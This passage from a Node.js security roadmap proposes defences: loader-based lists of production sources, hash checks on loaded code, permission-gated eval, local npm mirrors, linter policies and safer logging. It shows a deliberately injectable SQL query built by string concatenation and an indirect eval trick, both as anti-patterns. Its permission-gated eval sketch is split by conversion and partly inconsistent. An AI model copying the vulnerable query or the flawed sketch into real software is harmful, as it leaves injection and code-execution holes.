
describe("My TestSuite", () => {
  describe("A test", () => {
    it("A unittest", () => {
      // Exercise the API
      app.lazyLoad();
    });
  });
});
```

We hack `updateChildren`, which gets called by `Module._load` for new modules and when a module requires a cached module, to dump information about loads:

```
diff --git a/lib/module.js b/lib/module.js
index cc8d5097bb..945ab8a4a8 100644
--- a/lib/module.js
+++ b/lib/module.js
@@ -59,8 +59,18 @@ stat.cache = null;


function updateChildren(parent, child, scan) {
  var children = parent && parent.children;
-  if (children && !(scan && children.includes(child)))
+  if (children && !(scan && children.includes(child))) {
+    if (parent.filename && child.id) {
+      // HACK: rather than require('fs') to write a file out, we
+      // log to the console.
+      // We assume the prefix will be removed and the result wrapped in
+      // a DOT digraph.
+      console.log(
+        'REQUIRE_LOG_DOT: ' + JSON.stringify(parent.filename)
+        + ' -> ' + JSON.stringify(child.id) + ';');
+    }
    children.push(child);
+  }
}
```

Running the tests and extracting the graph ([code](#)) gives us a rather [hairy dependency graph](#):



We add an edge from `"/package.json"` to the module's main file. Then we filter edges ([code](#)) to include only those reachable from `"/package.json"`. This lets us distinguish files loaded by the test runner and tests from those loaded after control has entered an API in a production file.

The resulting graph is much simpler:



Note that the production file list includes dynamically and lazily loaded files. It does include `./lib/opt2.js` but not `./lib/opt1.js`. The former file does not exist, so the loop which picks the first available alternative tries and finds the latter.

Our production source list should include all the files we need in production if

- The unit tests `require` the main file
- The unit tests have enough coverage to load all modules required in production via APIs defined in the main file or in APIs transitively loaded from there.

It is definitely possible to miss some files. If the unit test did not call `app.lazyLoad` then there would be no edge to `./lib/lazy.js`. To address this, developers can

- Expand test coverage to exercise code paths that load the missing source files.
- Or add an explicit whitelist like

```
// production-source-whitelist.js
require('./index.js');
require('./lib/lazy.js');
```

and explicitly pass this as the main file to the filter instead of defaulting to the one specified in `package.json`.

Dynamic analysis is not perfect, but a missing source file is readily apparent, so this replaces

- hard-to-detect bugs with potentially severe security consequences,

with

- easy-to-detect bugs with negligible security consequences.

Source Content Checks

The node runtime's module loader uses the `_compile` method to actually turn file content into code thus:

```
// Run the file contents in the correct scope or sandbox. Expose
// the correct helper variables (require, module, exports) to
// the file.
// Returns exception, if any.
Module.prototype._compile = function(content, filename) {
  content = internalModule.stripShebang(content);

  // create wrapper function
  var wrapper = Module.wrap(content);

  var compiledWrapper = vm.runInThisContext(wrapper, {
```

At the top of that method body, we can check that the content is on a list of production sources.

The entire process looks like:

1. Developer develops and tests their app iteratively as normal.
2. The developer generates a list of production sources via the dynamic bundling scheme outlined earlier, a static tool like webpack, or some combination.
3. The bundling tool generates a file with a cryptographic hash for each production source. We prefer hashing to checking paths for reasons that will become apparent later when we discuss `eval`.
4. A deploy script copies the bundle and the hashes to a production server.
5. The server startup script passes a flag to `node` or `npm start` telling the runtime where to look for the production source hashes.
6. The runtime reads the hashes and combines it with any hashes necessary to whitelist any `node` internal JavaScript files that might load via `require`.
7. When a call to `require(x)` reaches `Module.prototype.compile` it hashes `content` and checks that the hash is in the allowed set. If not, it logs that and, if not in report-only-mode, raises an exception.
8. Normal log collecting and monitoring communicates failures to the development team.

This is similar to [Content-Security-Policy \(CSP\)](#) but for server-side code. Like CSP, there is an intermediate step that might be useful between no enforcement and full enforcement: [report only mode](#).

What about `eval` ?

Previously we've talked about how to control what code loads from the file system, but not what code loads from strings.

The rest of this discussion uses the term "`eval`" to refer to any of the `eval` operator, the `eval` function, `new Function`, `vm.runInContext`, `vm.Script.run`, `WebAssembly.compile` and other operators that convert strings or bytes into code.

Recall that it is difficult to prove that code **does not** `eval` :

```
var x = {},
    a = 'constructor',
    b = 'constructor',
    s = 'console.log(s)';
x[a][b](s)();
```

Some node projects deploy with a tweaked node runtime that turns off some `eval` operators, but there are widely used npm modules that use them carefully. For example:

- [Pug](#) generates HTML from templates.
- [Mathjs](#) evaluates closed-form mathematical expressions.

Both generate JavaScript code under the hood, which is dynamically parsed. Let's consider two use cases:

- Pug's code generator is usually called with trusted inputs, e.g. `.pug` files authored by trusted developers.
- Mathjs is often called with untrusted inputs. If a developer wanted to let a user generate an ad-hoc report without having to download data into a spreadsheet, they might use Mathjs to parse user-supplied arithmetic expressions ([docs](#)) instead of trying to check that an input is safe to `eval` via `RegExp S`. It is not without risk ([advisory](#)) though ¹.

These two uses of code generators fall at either end of a spectrum. The uses of Pug seem static, all the information is available before we deploy. Our Mathjs use case is necessarily dynamic since the input is not available until a user is in the loop.

Next we discuss ways to recognize and simplify the former, while double-checking the latter. On the client, we have no options between allowing implicit `eval` and banning all uses of `eval`. There are fewer compelling use cases on the client since it is harder to amortize code generation over multiple requests. On the server, use of `eval` in the presence of untrusted inputs still needs to be carefully vetted. We explore ways to programatically enforce vetting decisions short of a blanket ban, but turning off `eval` before accepting untrusted inputs is still the most reliable way to prevent attackers from using `eval` against you.

¹. Since this writing, [Mathjs got rid of all uses of `eval`](#) ↩

Statically eliminating `eval`

Pug provides a flexible API to load Pug templates from `.pug` files that `eval`s the generated code (`code`), and a command line interface for precompiling Pug files.

Let's ignore those and imagine ways to allow a Pug user to compile a Pug template that makes the static nature apparent even to an analysis which doesn't make assumptions about the contents of `.pug` files.

```
const pug = require('pug');

exports.myTemplate = pug.lang`
doctype html
html
  head
    ...`;
```

This code snippet uses a [tagged template literal](#) to allow Pug template code to appear inline in a JavaScript file.

Rather than loading a `.pug` file, we have declared it in JavaScript.

Imagine further that `pug.lang` runs the compiler, but instead of using `new Function(...)` it uses some new module API

```
require.synthesize(generatedCode)
```

which could manufacture a `Module` instance with the generated code and install the module into the cache with the input hash as its filename.

When [bundling](#), we could dump the content of synthesized modules, and, when the bundle loads in production, pre-populate the module cache. When the `pug.lang` implementation asks the module loader to create a module with the content between ``...`` it would find a resolved module ready but not loaded. If a module is already in the cache, `Module` skips the additional content checks.

The Node runtime function, `makeRequireFunction` (`code`), defines a `require` for each module that loads modules with the current module as the parent. That would also have to define a module specific `require.synthesize` that does something like:

```
function synthesize(content) {
  content = String(content);
  // Hashing gives us a stable identifier so that we can associate
  // code inlined during bundling with that loaded in production.
  const hash = crypto
    .createHash('sha512')
    .update(content, 'utf8')
    .digest();
  // A name that communicates the source while being
  // unambiguous with any actual file.
  const filename = '/dev/null/synthetic/' + hash;
  // We scope the identifier so that it is clear in
  // debugging trace that the module is synthetic and
  // to avoid leading existing tools to conclude that
  // it is available via registry.npmjs.org.
  const id = '@node-internal-synthetic/' + hash;
  const cache = Module._cache;
  let syntheticModule = cache[filename];
  if (syntheticModule) {
    // TODO: updateChildren(mod, syntheticModule, true);
  } else {
    cache[filename] = syntheticModule = new Module(id, mod);
    syntheticModule.loaded = true;
    syntheticModule._compile(content, filename);
  }
  // TODO: dump the module if the command line flags specify
  // a synthetic_node_modules/ output directory.
  return syntheticModule;
}

require.synthesize = synthesize;
```

Static analysis tools often benefit from having a whole program available. Humans can reason about external files, like `.pug` files, but static analysis tools often have to be unsound, or assume the worst. Synthetic modules may provide a way to move a large chunk of previously unanalyzable code into the domain of what static analysis tools can check.

This scheme, might be more discoverable if code generator authors adopted some conventions:

- If a module defines `exports.lang` it should be usable as a template tag.
- If that same function is called with an option map instead of as a template tag function, then it should return a function to enable usages like

```
pug.lang(myPugOptionMap)`
  doctype html
  ...`
```

- If the first line starts with some whitespace, all subsequent lines have that same whitespace as a prefix, and the language is whitespace-sensitive, then strip it before processing. This would allow indenting inline DSLs within a larger JavaScript program.

We discuss template tag usability concerns in more detail later when discussing [library tweaks](#).

This proposal has one major drawback: we still have to trust the code generator. Pug's code generator looks well structured, but reasoning about all the code produced by a code generator is harder than reasoning about one hand-written module. The [frozen realms](#) proposal restricts code to a provided API like `vm.runInNewContext` aimed to. If Pug, for example, chose to load its code in a sandbox, then checking just the provided context would give us confidence about what generated code could do. In some cases, we might be able to move code generator outside the [trusted computing base](#).

Dynamically bounding `eval`

If we could provide an API that was available statically, but not dynamically we could double-check uses of `eval` operators.

```
// API for allowing some eval
var prettyPlease = require('prettyPlease');
// Carefully reviewed JavaScript generating code
var codeGenerator = require('codeGenerator');

let compile;

prettyPlease.mayI(
  module,
  (evalPermission) => {
    compile = function (source) {
      const js = codeGenerator.generateCode(source);
      return prettyPlease.letMeEval(
        evalPermission,
        js,
        () => ((0, eval)(js)));
    };
  });

exports.compile = compile;
```

The `prettyPlease` module cannot be pure JavaScript since only the C++ linker can take advantage of *CodeGeneration* callbacks (`code`) the way CSP does (`code`) on the client, but the definition would be roughly:

```

// prettyPlease module
(() => {
  const _PERMISSIVE_MODE = 0; // Default
  const _STRICT_MODE = 1;
  const _REPORT_ONLY_MODE = 2;

  const _MODE = /* From command line arguments */;
  const _WHITELIST = new Set(/* From command line arguments */);

  const _VALID_PERMISSIONS = new WeakSet();
  const _EVALABLE_SOURCES = new Map();

  if (_MODE !== _PERMISSIVE_MODE) {
    // Pseudocode: the code-generation callback installed when the
    // JavaScript engine is initialized.
    function codeGenerationCheckCallback(context, source) {
      // source must be a v8::Local<v8::string> or ChakraCore equivalent
      // so no risk of polymorphing
      if (_EVALABLE_SOURCES.has(source)) {
        return true;
      }
      console.warn(...);
      return _MODE === _REPORT_ONLY_MODE;
    }
  }

  // requestor -- the `module` value in the scope of the code requesting
  // permissions.
  // callback -- called with the generated permission whether granted or
  // not. This puts the permission in a parameter name making it
  // much less likely that an attacker who controls a key to obj[key]
  // can steal it.
  module.mayI = function (requestor, callback) {
    const id = String(requestor.id);
    const filename = String(requestor.filename);
    const permission = Object.create(null); // Token used for identity
    // TODO: Needs privileged access to real module cache so a module
    // can't masquerade as another by mutating the module cache.
    if (_MODE !== _PERMISSIVE_MODE
      && requestor === require.cache[filename]
      && _WHITELIST.has(id)) {
      _VALID_PERMISSIONS.add(permission);
      // Typical usage is to request permission once during module load.
      // Removing from whitelist prevents later bogus requests after
      // the module is exposed to untrusted inputs.
      _WHITELIST.delete(id);
    }
    return callback(permission);
  };

  // permission -- a value received via mayI
  // sourceToEval -- code to eval. The code generation callback will
  // expect this exact string as its source.
  // codeThatEvals -- a callback that will be called in a scope that
  // allows eval of sourceToEval.
  module.letMeEval = function (permission, sourceToEval, codeThatEvals) {
    sourceToEval = String(sourceToEval);
    if (_MODE === _PERMISSIVE_MODE) {
      return codeThatEvals();
    }

    if (!_VALID_PERMISSIONS.has(permission)) {
      console.warn(...);
      if (_MODE !== _REPORT_ONLY_MODE) {
        return codeThatEvals();
      }
    }
  }
});

```

```

    }
  }

  const countBefore = _EVALABLE_SOURCES.get(sourceToEval) || 0;
  _EVALABLE_SOURCES.set(sourceToEval, countBefore + 1);
  try {
    return codeThatEvals();
  } finally {
    if (countBefore) {
      _EVALABLE_SOURCES.set(sourceToEval, countBefore);
    } else {
      _EVALABLE_SOURCES.delete(sourceToEval);
    }
  }
};
})();

```

and the `eval` operators would check that their argument is in the global set.

Implicit access to `eval` is possible because reflective operators can reach `eval`. As long as we can prevent reflective access to `evalPermissions` we can constrain what can be `eval` ed. If `evalPermission` is a function parameter, then only `arguments` aliases it, so functions that do not mention the special name `arguments` may safely receive one. Most functions do not mention `arguments`. Before whitelisting a module, a reviewer would be wise to check for any use of `arguments`, and for any escape of permissions or `module`.

`evalPermission` is an opaque token — only its reference identity is significant, so we can check membership in a `WeakSet` without risk of forgery.

This requires API changes to existing modules that dynamically use `eval`, but the changes should be additive and straightforward.

It also allows project teams and security specialists to decide on a case-by-case basis, which modules really need dynamic `eval`.

As with synthetic modules, frozen realms may provide a way to further restrict what dynamically loaded code can do. If you're trying to decide whether to trust a module that dynamically loads code, you have more ways to justifiably conclude that it's safe if the module loads into a sandbox restricts to a limited frozen API.

Knowing your dependencies

Background

[npmjs search results](#) have stats on download count and open issues and PRs.

 `npm install node`

[how?](#) [learn more](#)

 [aredridel](#) published 4 days ago

9.2.0 is the latest of 355 releases

github.com/aredridel/node-bin-gen

ISC

Collaborators [list](#)



Stats

590 downloads in the last day

19,464 downloads in the last week

149,660 downloads in the last month

2 open issues on GitHub

No open pull requests on GitHub

Each package page also links to the corresponding GitHub project which has links to the project's [pulse](#).

Both of these give an idea of how popular the project is, and whether it's actively developed.

On their Github pages, many projects proudly display [badges and shields](#) indicating their continuous integration status, and other vital statistics.

The Linux Core Infrastructure project espouses a set of [best practices badges](#) and define tiers for mature infrastructure projects. We get some of the basic items for free by distributing via `npm`, but other items bear on how responsive the project might be to vulnerability reports and how it might respond to attempts to inject malicious code:

- Another will have the necessary access rights if someone dies
- Monitor external dependencies to detect/fix known vulnerabilities
- At least 2 unassociated significant contributors
- Use 2FA
- At least 50% of all modifications are reviewed by another
- Have a security review (internal or external)

"Use 2FA" is possible with npm but it is not clear that it is widely practiced. [MTP](#) discusses the support already built into Github and `npm profile`.

Problem

Threats: [LQC](#) [MTP](#)

The npm repository, like other open-source code repositories, contains mature and well-maintained modules, but also plenty of bleeding-edge code that has not yet had bugs ironed out.

A wise technical lead might decide that they can use third-party dependencies that have been widely used in production for several years by projects with similar needs since gross errors are likely to have been fixed.

That technical lead might also decide that they can use bleeding edge code when they have enough local expertise to vet it, identify corner-cases they need to check, and fix any gross errors they encounter.

Either way, that decision to use bleeding-edge code or code that might not be maintained over the long term should be a conscious one.

Success Criteria

Development teams are rarely surprised when code that they had built a prototype on later turns out not to be ready for production use, and they do not have to pore over others' code to vet many dependencies.

A Possible Solution

The building blocks of a solution probably already exist.

Aggregate more signals

`npmjs.com` may or may not be the right place to do this, but we should, as a community, aggregate signals about modules and make them readily available.

`npmjs.com/package` already aggregates some useful signals, but it or another forum could aggregate more including

- More of the GitHub pulse information including closed issues, PRs over time.
- Relevant badges & shields for the project itself.
- Relevant badges & shields by percentage of transitive dependencies and peer dependencies that have them.
- Support channels, e.g. slack & discord.
- Vulnerability reports and the version they affect. See sources in "[When all else fails](#)"
- Weighted mean of age of production dependencies transitively.
- Results of linters (see [oversight](#)) run without respecting [inline ignore comments](#) and [file ignore directives](#).

Users deciding whether to buy something from an online store or download a cellphone app from an app store have reviews and comments from other users. That members of the community take time to weigh in can be a useful signal, and the details can help clarify whether this module or an alternative might be better for a specific use.

Large organizations who host [internal replicas](#) may already have a lot of the opinion available internally, but aggregating that across clients can help smaller organizations and large organizations that are debating whether to dip their toe in.

Leadership & Developer outreach

The node runtime already [passes](#) the Linux Foundation's best practices criteria, but could lead the way by explaining how a project that pushes from GitHub to `registry.npmjs.org` can pass more of these criteria.

Keeping your dependencies close

Background

When deploying an application or service, many projects run `npm install` which can cause problems. [James Shore](#) discusses the problem and several solutions, none of which are ideal.

- Network trouble reaching `registry.npmjs.org` becomes a single point of failure.
- An extra `npm shrinkwrap` step is necessary to ensure that the versions used during testing are the same as the versions deployed (Shore's analysis predates [package locks](#)), or
- Developers check `node_modules` into revision control which may include architecture-specific binaries.
- Local changes may be silently lost when re-installed on a dev machine or on upgrade.

Many organizations use tools to manage a local replica.

- [npm Enterprise](#) is a full-featured single-tenant implementation of the npm registry and website, created by npm, Inc.
- npm can be [configured to use a different registry](#) by setting the `registry` npm configuration option. Once dependencies have been cached locally the first time, the `--offline` npm option will prevent fetching anything new from the network.
- [Artifactory](#) is a language agnostic dependency manager that supports Node.
- [Sinopia](#) is a Node specific repository server.
- [Verdaccio](#) is fork of Sinopia.
- [Yarn](#) is a package manager backed by the same <https://registry.npmjs.org> but which can be pointed at an [offline mirror](#). The offline mirror can have multiple tarballs per module to deal with architecture specific builds. Its `--offline` mode prevents falling back to central, though does not prevent network fetches by module scripts.

Node's security working group has a [process](#) for managing vulnerabilities in third-party code.

Problem

Threats: [ODY MTP](#)

Security teams need to match vulnerability reports with projects that use affected modules so that they can respond to [zero days](#). Centralizing module installation allows them to figure out whether a report affects a module.

Large organizations with dedicated security specialists need to be able to locally patch security issues or critical bugs and push to production without waiting for upstream to push a new version. When someone in the organization discovers a vulnerability in a third-party module, they should disclose it to the third-party maintainer, but they should not wait before protecting end users who would be at risk if an attacker independently discovered the same vulnerability.

Success Criteria

We can have a reliable pipeline from the central repository, through local repositories and to deployed services if:

- A failure in `registry.npmjs.org` does not lead to compromise or denial of service by `npm install` during deployment, and/or
- `npm install` is not necessary for deployment.

and

- access to `registry.npmjs.org` is not necessary to publish a patch to an open source module as seen within an organization.

and

- installing or deploying a module locally cannot abuse publish privileges, and/or
- an organization can limit its exposure to compromise of `registry.npmjs.org`, and ideally vice-versa.

and

- installation scripts only affect `node_modules` so cannot compromise local repositories, abuse commit privileges, or plant [trojans](#).

Existing solutions

Having a local replica simplifies deploying targeted patches to affected projects. When responding, security specialists might develop a patch before upstream. They may be able to take into account how their products use the module to produce a targeted patch faster than upstream maintainers who have greater or less-well-understood backwards compatibility constraints.

Keeping a local replica narrows the window for [MTP](#) attacks. Someone trying to inject malicious code has to have it up and available from `registry.npmjs.org` at the time the install script pulls it down which is hard for an attacker to predict. There is a monoculture tradeoff — having a smaller number of versions across all projects increases the potential reach of such an attack once successfully executed. Centralized monitoring and reporting tilts in the defenders' favor though.

Incident Response

There is one piece that isn't provided directly by the local replica providers above; security responders need a way to relate vulnerability reports to affected projects when a [zero day](#) clock starts ticking so they can figure out whom to notify.

- If an organization shares revision control across all projects, then responders can find all `package.json`s and use git commit logs to identify likely points of contact. Much of this is scriptable.
- If an organization archives all production bundles before deployment, then tools can similarly scan archived bundles for `package.json`.
- If an organization has an up-to-date database of projects with up-to-date links to revision control systems, then security teams may be able to automate scanning as above. Some managers like to have "skunkworks" projects that they keep out of project databases. Managers should be free to use codenames, but security teams need to ensure that "unlisted" doesn't mean "not supportable by incident response."
- If none of the above work, security teams will need to maintain a database so that they have it when they need it. If the local replica is on a shared file system mount, then access logs may be sufficient. If not, instrumenting `yarn`, may be the only option.

Managing a Local Replica

If you don't have access to a commercial solution, some tooling can make it easier to transition to and maintain a local replica. We assume `yarn` below, but there are free versions of others which may do some of this out of the box.

- Developers' muscle memory may cause them to invoke `npm` instead of `yarn` so on a developer machine `$(which npm)` run in an [interactive shell](#) should halt and remind the developer to use `yarn` instead. Presubmit checks should scan scripts for invocations of `npm` to remind developers to use `yarn`. It may be possible to use a project specific `.npmrc` with flags that cause it to dry-run or dump usage and exit, but this would affect non-interactive scripts so tread carefully.
- A script can aid installing new modules into the local replica. It should:
 1. Run `yarn install --ignore-scripts` to fetch the module content into a revision controlled repository
 2. Build the module tarballs. (See below)
 3. Check the revision controlled portion and any organization-specific metadata into revision control
 4. File a tracking issue for review of the new module, so that code quality checks can happen in parallel with the developers test-driving the module and figuring out whether it really solves their problem.
 5. Optionally, `yarn add` s the module to the developer's `package.json`.
- Developers shouldn't have direct write access to the local replica so that malicious code running on a single developer's workstation cannot compromise other developers via the local replica.

Finally, all Node.js projects need to have a symlink to the organization's `.yarnrc` at their root that points to the local replica.

Running install script safely

Running `{pre-,post-}install` scripts without developer privileges prevents malicious code (see [MTP](#)) from:

- Modifying code in a local repository.
- Committing code as the developer possibly signing commits with keys available to `ssh-agent`.
- Adding scripts to directories on a developer's `$PATH`.
- Abusing `npm login` or `yarn login` credentials.

Ideally one would run these on a separate sandboxed machine. Many organizations have access to banks of machines that test client-side JavaScript apps by running instrumented browsers and include Windows boxes for testing IE, and MacOS boxes for testing Safari. These banks might also run install scripts without any developer privileges and with an airgap between the install scripts and source code files.

If that doesn't work, running install scripts via `sudo -u guest` where *guest* is a low-privilege account makes it harder for the install script to piggyback on the developer's private keys.

Proposed Solutions

A local replica manager should make it easy to:

- Locally cache npm packages so that an interruption in service by `registry.npmjs` doesn't affect the ability to deploy a security update to existing products.
- Cherrypick versions from `registry.npmjs` so that reviewers can exercise oversight, and remove versions with known, security-relevant regressions.
- Publish one's own local patches to packages in the global namespace, so that incident responders can workaround zero-days without waiting for upstream.
- Associate organization specific metadata with packages and versions so that the organization can aggregate lessons learned about specific dependencies.
- Cross-compile binaries so that developers do not have to run installation scripts on their own machines.

The local repository providers mentioned above address many of these, but we have not comprehensively evaluated any of them.

Cherry picking a version should not require using a tool other than `npm` or `yarn`. Cherry picking a version when `npm` communicates directly with `registry.npmjs` should be a no-op, so the `npm` interface could support cherry picking.

Existing tools do not prevent abuse of developer privileges by install scripts. The first tool to do so should be preferred by security conscious organizations.

Ideally `npm` and `yarn` would be configurable so that they could delegate running installation script to a local replica manager. We would like to see local replica managers compete on their ability to do so securely. We realize that this is no small change, but abuse of developer privileges can directly affect source base integrity.

If an `npm` configuration could opt into sending the project name from `package.json` then local replica managers could make it easier for incident responders to find projects affected by a security alert for a specific module.

Oversight

Problem

Threats: [BOF](#) [CRY](#) [DEX](#) [EXF](#) [LQC](#) [QUI](#) [RCE](#) [SHP](#)

Manually reviewing third party modules for known security problems is time consuming.

Having developers wait for such review unnecessarily slows down development.

Our engineering processes ought not force us to choose between forgoing sanity checks and shipping code in a timely manner.

Background

[JSConformance](#) allows a project team to specify a policy for Closure JavaScript. This policy can encode lessons learned about APIs that are prone to misuse. By taking into account type information about arguments and `this` -values it can distinguish problematic patterns like `setTimeout(aString, dt)` from unproblematic ones `setTimeout(aFunction, dt)`.

[TSLint](#) and [ESLint](#) both allow custom rules so can be extended as a project or developer community identifies Good and Bad parts of JavaScript for their particular context.

A possible solution

Encode lessons learned by the community in linter policies

Instead of having security specialists reviewing lots of code they should focus on improving tools. Some APIs and idioms are more prone to misuse than others, and some should be deprecated in favor of more robust ways of expressing the same idea. As the community reaches a rough consensus that a code pattern is prone to misuse or there is a more robust alternative, we could try to encode that knowledge in an automatable policy.

Linters are not perfect. There are no sound production-quality static type systems for JavaScript, so its linters are also necessarily heuristic. TSLint typically has more fine-grained type information available than ESLint, so there are probably more anti-patterns that TSLint can identify with an acceptable false-positive rate than ESLint, but feedback about what can and can't be expressed in ESLint might give its maintainers useful feedback.

Linters can reduce the burden on reviewers by enabling computer aided code review — helping reviewers focus on areas that use powerful APIs, and giving a sense of the kinds of problems to look out for.

They can also give developers a sense of how controversial a review might be, and guide them in asking the right kinds of questions.

Custom policies can also help educate developers about alternatives.

The rule below specifies an anti-pattern for client-side JavaScript in machine-checkable form, assigns it a name, has a short summary that can appear in an error message, and a longer description or documentation URL that explains the reasoning behind the rule.

It also documents a number of known exceptions to the rule, for example, APIs that wrap `document.write` to do additional checks.

```
requirement: {
  rule_id: 'closure:documentWrite'
  type: BANNED_PROPERTY
  error_message: 'Using Document.prototype.write is not allowed. '
    'Use goog.dom.safe.documentWrite instead.'
    ''
    'Any content passed to write() will be automatically '
    'evaluated in the DOM and therefore the assignment of '
    'user-controlled, insufficiently sanitized or escaped '
    'content can result in XSS vulnerabilities.'
    ''
    'Document.prototype.write is bad for performance as it '
    'forces document reparsing, has unpredictable semantics '
    'and disallows many optimizations a browser may make. '
    'It is almost never needed.'
    ''
    'Exceptions allowed for:'
    '* writing to a completely new window such as a popup '
    ' or an iframe.'
    '* frame busting.'
    ''
    'If you need to use it, use the type-safe '
    'goog.dom.safe.documentWrite wrapper, or directly '
    'render a Strict Soy template using '
    'goog.soy.Renderer.prototype.renderElement (or similar).'

  value: 'Document.prototype.write'
  value: 'Document.prototype.writeln'

  # These uses have been determined to be safe by manual review.
  whitelist: 'javascript/closure/async/nexttick.js'
  whitelist: 'javascript/closure/base.js'
  whitelist: 'javascript/closure/dom/safe.js'
}
```

We propose a project that maintains a set of linter policies per language:

- A **common** policy suitable for all projects that identifies anti-patterns that are generally regarded as bad practice by the community with a low false positive rate.

- A **strict** policy suitable for projects that are willing to deal with some false positives in exchange for identifying more potential problems.
- An **experimental** policy that projects that want to contribute to linter policy development can use. New rules go here first, so that rule maintainers can get feedback about their impact on real code.

Decouple Reviews from Development

Within a large organization, there are often multiple review cycles, some concurrent:

- Reviews of designs and use cases where developers gather information from others.
- Code reviewers critique pull requests for correctness, maintainability, testability.
- Release candidate reviews where professional testers examine a partial system and try to break it.
- Pre-launch reviews where legal, security & privacy, and other concerned parties come to understand the state of the system and weigh in on what they need to be able to support its deployment.
- Limited releases where trusted users get to use an application.

Reviews should happen early and late. When designing a system or a new feature, technical leads should engage specialists. Before shipping, they should circle back to double check the implementation. During rapid development though, developers should drive development — they may ask questions, and may receive feedback (solicited and not), but ought not have to halt work while they wait for reviews from specialists.

Some changes have a higher security impact than other, so some will require review by security specialists, but not most.

During an ongoing security review, security specialists can contribute use cases and test cases; file issues; and help to integrate tools like linters, fuzzers, and vulnerability scanners.

As described in "[Keeping your dependencies close](#)", new third-party modules are of particular interest to security specialists, but shouldn't require security review before developers use them on an experimental basis.

There are a many workflows that allows people to work independently and later circle back so that nothing falls through the cracks. Below is one that has worked in similar contexts:

1. The developer (or the automated import script) files a tracking issue that is a prerequisite for pre-launch review.
2. If the developer later finds out that they don't plan on using the unreviewed module, they can close the tracking issue.
3. The assigned security specialist asks follow-up questions and reports their findings via the tracking issue.
4. A common pre-launch script checks queries a module metadata databased maintained by security to identify still-unvetted dependencies.

When all else fails

Background

The "[Incident Handlers Handbook](#)" discusses at length how to respond to security breaches, but the main takeaways are:

- You need to do work before incidents happen to be able to respond effectively.
- Similar measures can lower the rate of incidents.
- You will still have incidents.
- Being in a position to respond effectively can limit damage when incidents occur.

Node's proposed [security working group](#) includes in its charter measures to route information about vulnerabilities and fixes to the right places, and coordinate response and disclosure.

Package monitoring services like [nodesecurity](#), GitHub's [package graph](#), [snyk](#), and the [nodejs-sec list](#) aim to help vulnerability reports get to those who need them.

Problem

Threats: [ODY](#)

Node's security working group is working on a lot of preparedness issues so we only address a few.

Naming is hard

Each of the groups mentioned above is doing great work trying to help patches get to those who need them. Each seems to be rolling their own naming scheme for vulnerabilities.

The computer security community has a [centralized naming scheme](#) for vulnerability reports so that reports don't fall through the cracks. Security responders rarely have the luxury of dealing with a single stack much less a single layer of that stack so mailing lists are not sufficient — if reporters roll their own naming scheme or only disclose via unstructured text, reports will fall through the cracks.

Logging

When trying to diagnose a problem, responders often look to log files. There has been much written on how to protect logs from [forgery](#).

```
console.log(s);
```

on a stack node runtime allows an attacker who controls `s` to write any content to a log.

```
console.log('MyModule: ' + s);
```

is a bit better. An attacker has to insert a newline character into `s` to forge another modules log prefix, and can't get rid of the previous one.

Success Criteria

Incident responders would have the tools necessary to do their jobs if

- Security specialists can subscribe to a stream of notifications that include the vast majority of actionable security disclosures.
- Responders can narrow down which code generated which log entries.

Possible solutions

Naming

Use CVE-IDs if at all possible when disclosing a vulnerability. There is a CNA for Node.js but that doesn't cover non-core npm modules and other CNAs cover runtime dependencies like OpenSSL. If there is no other CNA that is appropriate, MITRE will issue an ID.

Logging

On module load, the builtin `module.js` creates a new version of `require` for each module so that it can make sure that the module path gets passed as the module parent parameter.

The same mechanism could create a distinct `console` logger for each module that narrows down the source of a message, and makes it unambiguous where one message ends and the next starts. For example:

1. Replace all `/\r\n?/g` in the log message text with `'\n'` and emit a CRLF after the log message to prevent forgery by line splitting.
2. Prefix it with the module filename and a colon.

With this, an incident responder reading a log message can reliably tell that the module mentioned is where the log message originated, as long as the attacker didn't get write access to the log file. Preventing log deletion by other processes is better handled by Linux's `FS_APPEND_FL` and similar mechanisms than in node.

Library support for Safe Coding Practices

The way we structure libraries and APIs affect the idioms that are available to developers.

If the easiest ways to express ideas are also secure against a particular class of attack, then developers who have seen ideas expressed those ways will tend to produce code that is secure against that class of attack.

Next, we introduce a few such idioms, show how they can be better addressed via a rarely used but powerful JavaScript feature, and end with some ideas on how to foster consistent, powerful, and secure APIs for a class of problems that often have security consequences: composing structured strings to send to external agents.

Query injection

Threats: [QUI](#)

One piece of simple advice to avoid [query injection attacks](#) is "just use [prepared statements](#)."

This is good advice, and the [mysql](#) library has a solid, well-documented API for producing secure prepared statements.

Developers could do

```
const mysql = require('mysql');
...
connection.query(
  'SELECT * FROM T WHERE x = ?, y = ?, z = ?',
  [
    x,      y,      z],
  callback);
```

which is secure since `.query` calls `mysql.format` under the hood to escape `x`, `y`, and `z`. Enough developers still do

```
connection.query(
  "SELECT * FROM T WHERE x = '" + x + "', y = '" + y + "', z='" + z + "'",
  callback);
```

to make query injection a real problem.

Developers may not know about prepared statements, but prepared statements have other problems:

- They rely on a **correspondence between positional parameters** and the `' ? 's` placeholders that they fill. When a prepared statement has more substitutions than fit in a reader's working memory, they have to look back and forth between the prepared statement, and the parameter list.
- Prepared statements do not make it easy to **compose a query** from simpler query fragments. It's not easy to compute the `WHERE` clause separately from the result column set and then combine the two into a query without resorting to string concatenation somewhere along the line.

Template literals

JavaScript has a rarely used feature that lets us get the best of both worlds.

```
